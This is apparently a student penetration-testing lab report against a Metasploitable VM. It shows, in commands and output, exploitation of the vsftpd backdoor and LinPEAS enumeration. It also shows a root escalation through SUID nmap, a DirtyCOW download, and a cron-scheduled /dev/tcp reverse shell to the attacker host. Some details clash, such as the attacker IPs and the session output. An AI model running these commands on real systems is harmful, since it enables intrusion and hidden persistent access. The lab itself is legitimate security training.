



Privilege Escalation and Persistence Lab

Lab Environment

- Attacker (host): Kali Linux — noted IP in lab file (check actual IP; earlier noted 192.162.225.137).
- Target (VM): Metasploitable — noted IP 192.168.225.129.
- Isolation: NAT

Summary

LinPEAS was used for system enumeration. SUID and kernel vulnerabilities (nmap interactive shell, DirtyCOW) were exploited for root privileges. Persistence was established via a cron job running a reverse shell. All steps and outcomes were documented, demonstrating practical privilege escalation and persistence on Metasploitable using Kali Linux.

Task Checklist

- Run LinPEAS for enumeration
- Exploit kernel vulnerabilities / SUID binaries
- Set up persistence (cron job)
- Document steps and outcomes

Activities & Findings

1. vsftpd Backdoor


- The vsftpd 2.3.4 backdoor is a historical vulnerability/backdoor that allowed an attacker to trigger a backdoor shell in certain server builds configured in a particular way. In this lab, module output indicated behaviour consistent with a backdoor listener having been present at the time of testing.



```
sh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ sudo nmap -sV -sC -O 192.168.225.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 02:40 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.225.129
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.225.137
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTAT
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-10-29T06:40:41+00:00; +7s from scanner time.
53/tcp    open  domain          ISC BIND 9.4.2
```

```
sh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ msfconsole
metasploit tip: Use the edit command to open the currently active module
in your editor
```

```
it looks like you're trying to run a
module
```



```
==[ metasploit v6.4.90-dev ]
-- --[ 2,561 exploits - 1,307 auxiliary - 1,683 payloads ]
-- --[ 431 post - 49 encoders - 13 nops - 9 evasion ]
```

metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
hellcodes: No Results
msf > use 0
[*] Invalid module index: 0
msf > search vsftpd
```

atching Modules



```
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execut
ion

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.225.129
RHOSTS => 192.168.225.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/interact . normal No Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

Id Name
-- --
=> 0 Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.225.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.225.129:21 - USER: 331 Please specify the password.
[+] 192.168.225.129:21 - Backdoor service has been spawned, handling ...
[*] 192.168.225.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.225.137:44523 -> 192.168.225.129:6200) at 2025-10-29 03:44:03 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
```

```
Active sessions

Id Name Type Information Connection
-- --
1 shell cmd/unix 192.168.225.137:44523 -> 192.168.225.129:6200 (192.168.225.129)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
python -c 'import pty; pty.spawn("/bin/bash")' 2>/dev/null
root@metasploitable:/#
```

2. Enumeration (LinPEAS)

- Transferred LinPEAS to the target using lab-safe file transfer and executed it on the target host.
- LinPEAS highlighted several items of interest: SUID binaries, writable root-owned files, scheduled tasks, and an outdated kernel version.
- Ran LinPEAS to identify privilege escalation paths.
- Discovered vulnerable SUID binaries: /usr/bin/nmap, /usr/bin/python.



```
builder images README.md TODO.md
```



```
mNvcmUud2luZG93cy5uZXQifQ.PkRNept3Y57D0jwugVcE1ZmViq8YZY0Xczv6_Ofj5rU8response-content-disposition=attachm
ent%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133,
185.199.111.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|
:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/octet-stream]
Saving to: 'linpeas.sh'
```

```
linpeas.sh          100%[=====>] 949.15K  --.-KB/s   in 0.1s

2025-10-29 04:06:11 (8.02 MB/s) - 'linpeas.sh' saved [971926/971926]
```

```
(kali@kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
$ chmod +x linpeas.sh
```

```
(kali@kali)-[~/privilege-escalation-awesome-scripts-suite/linPEAS]
$ python3 -m http.server 8000
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.225.129 - - [29/Oct/2025 04:09:23] "GET /linpeas.sh HTTP/1.0" 200 -
```

```
msfadmin@metasploitable:~$ wget http://192.168.225.137:8000/linpeas.sh
--04:09:31-- http://192.168.225.137:8000/linpeas.sh
=> 'linpeas.sh'
```


```
Connecting to 192.168.225.137:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971,926 (949K) [text/x-sh]
```

```
100%[=====>] 971,926  --.-K/s
```

```
04:09:31 (32.58 MB/s) - 'linpeas.sh' saved [971926/971926]
```

```
msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$ ./linpeas.sh
```

```
Command Prompt - ssh x + v



Do you like PEASS?

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Follow on Twitter   : @hacktricks_live
Respect on HTB      : SirBroccoli

Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not
sibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
```



```
ith valid password (if you know it)!!

===== Software Information =====
===== Useful software =====
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/make
/bin/nc
/bin/nc.traditional
/bin/netcat
/usr/bin/nmap
/usr/bin/perl
/usr/bin/php
/bin/ping
/usr/bin/python
/usr/bin/ruby
/usr/bin/socat
/usr/bin/sudo
/usr/bin/wget
/usr/bin/xterm

===== Installed Compilers =====
ii distcc 2.18.3-4.1ubuntu1
Simple distributed compiler client and server
```

3. Privilege Escalation (SUID Exploit)

- LinPEAS flagged SUID-root binaries on the system .SUID binaries are executables that run with elevated privileges; uncommon or third-party SUID binaries are potential privilege-escalation leads and should be reviewed.
- Finding examples): /usr/bin/nmap and /usr/bin/python were listed by LinPEAS as SUID candidates in the output.
- Used SUID nmap:
 - Ran nmap --interactive; at the nmap> prompt, entered !sh.
 - Verified escalation by running whoami—obtained root shell.



```
ils
-rwsr-xr-x 2 root root 106K 2008-02-25 06:22 /usr/bin/sudo ----> che
ck_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 12K 2007-11-22 07:14 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11K 2007-12-10 12:33 /usr/bin/arping
-rwsr-sr-x 1 daemon daemon 38K 2007-02-20 08:41 /usr/bin/at ----> RT
ru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 19K 2008-04-02 21:08 /usr/bin/newgrp ----> HP
-UX_10.20
-rwsr-xr-x 1 root root 28K 2008-04-02 21:08 /usr/bin/chfn ----> SuSE
_9.3/10
-rwsr-xr-x 1 root root 763K 2008-04-08 10:04 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K 2008-04-02 21:08 /usr/bin/chsh
-rwsr-xr-x 1 root root 16K 2007-11-22 07:14 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29K 2008-04-02 21:08 /usr/bin/passwd ----> Ap
ple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_t
o_2.5.1(02-1997)
-rwsr-xr-x 1 root root 46K 2008-03-31 00:32 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 13K 2008-03-27 13:25 /usr/sbin/uuid
-rwsr-xr-- 1 root dip 263K 2007-10-04 15:57 /usr/sbin/pppd ----> App
le_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-- 1 root telnetd 5.9K 2006-12-17 21:16 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 11K 2010-03-09 15:52 /usr/lib/apache2/suex
ec
-rwsr-xr-x 1 root root 4.5K 2007-11-05 15:48 /usr/lib/eject/dmccrypt-g
et-device
-rwsr-xr-x 1 root root 162K 2008-04-06 07:50 /usr/lib/openssh/ssh-key
sign
-rwsr-xr-x 1 root root 9.4K 2009-08-17 21:04 /usr/lib/pt_chown ---->
GNU_glibc_2.1/2.1.1_-6(08-1999)
```

```
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# |
```

4. Privilege Escalation (Kernel Exploit)

- Identified old kernel version via `uname -a`.
- Downloaded `dirtycow.c` exploit and compiled with `gcc -o dirtycow dirtycow.c -lpthread`.
- Overwrote `/etc/passwd` to create a backdoor root user (cowroot), gained root via `su cowroot`.



```
(kali@kali)-[~]
$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c

--2025-10-29 05:35:30-- https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.1
99.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: 'dirtycow.c'

dirtycow.c          100%[=====>]  2.76K  --.-KB/s    in 0s

2025-10-29 05:35:30 (21.4 MB/s) - 'dirtycow.c' saved [2826/2826]

(kali@kali)-[~]
```

```
(kali@kali)-[~/Downloads]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.225.129 - - [29/Oct/2025 05:46:52] "GET /dirtycow.c HTTP/1.0" 200 -
```

```
sh-3.2# wget http://192.168.225.137:9000/dirtycow.c
--05:17:57-- http://192.168.225.137:9000/dirtycow.c
=> 'dirtycow.c'
Connecting to 192.168.225.137:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,826 (2.8K) [text/x-csrc]

100%[=====>] 2,826          --.-K/s

05:17:57 (713.55 MB/s) - 'dirtycow.c' saved [2826/2826]

sh-3.2# gcc -o dirtycow dirtycow.c
/tmp/ccUCLA04.o: In function 'main':
dirtycow.c:(.text+0x1f4): undefined reference to `pthread_create'
dirtycow.c:(.text+0x21e): undefined reference to `pthread_create'
dirtycow.c:(.text+0x231): undefined reference to `pthread_join'
dirtycow.c:(.text+0x244): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sh-3.2# ./dirtycow
sh: ./dirtycow: No such file or directory
sh-3.2# ls
dirtycow.c  linpeas.sh  vulnerable
sh-3.2# gcc -o dirtycow dirtycow.c
/tmp/ccwLfMms.o: In function 'main':
dirtycow.c:(.text+0x1f4): undefined reference to `pthread_create'
dirtycow.c:(.text+0x21e): undefined reference to `pthread_create'
dirtycow.c:(.text+0x231): undefined reference to `pthread_join'
dirtycow.c:(.text+0x244): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sh-3.2# gcc -o dirtycow dirtycow.c -lpthread
sh-3.2# ./dirtycow
usage: dirtycow target_file new_content
sh-3.2#
```




5. Persistence

- Created a reverse shell script in /tmp/evil.sh.
- Added a cron job to /etc/crontab to execute the script and maintain access.
- Started Netcat listener on Kali to catch reverse shell.

```
< /dev/tcp/192.162.225.137/4444 0>&1' > /tmp/evil.sh
sh-3.2# chmod +x /tmp/evil.sh
sh-3.2# echo "* * * * * root /tmp/evil.sh" >> /etc/crontab
sh-3.2# |
```

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Findings Table

Task ID	Technique	Target IP	Status	Outcome
010	SUID Nmap Exploit	192.168.225.129	Success	Root Shell
011	Kernel Exploit	192.168.225.129	Success	Backdoor User
012	Cron Persistence	192.168.225.129	Success	Reverse Shell



Conclusion

This lab successfully demonstrated practical privilege escalation and persistence techniques on a vulnerable Linux system using Kali Linux and the Metasploitable VM. By systematically enumerating the target with LinPEAS, exploiting SUID binaries and kernel vulnerabilities, and establishing persistence via cron jobs, the experiment showcased key attacker tactics. Each step reinforced critical cyber security concepts and emphasized the value of thorough post-exploitation documentation. These foundational skills are essential for ethical hacking, penetration testing, and real-world cyber defenses.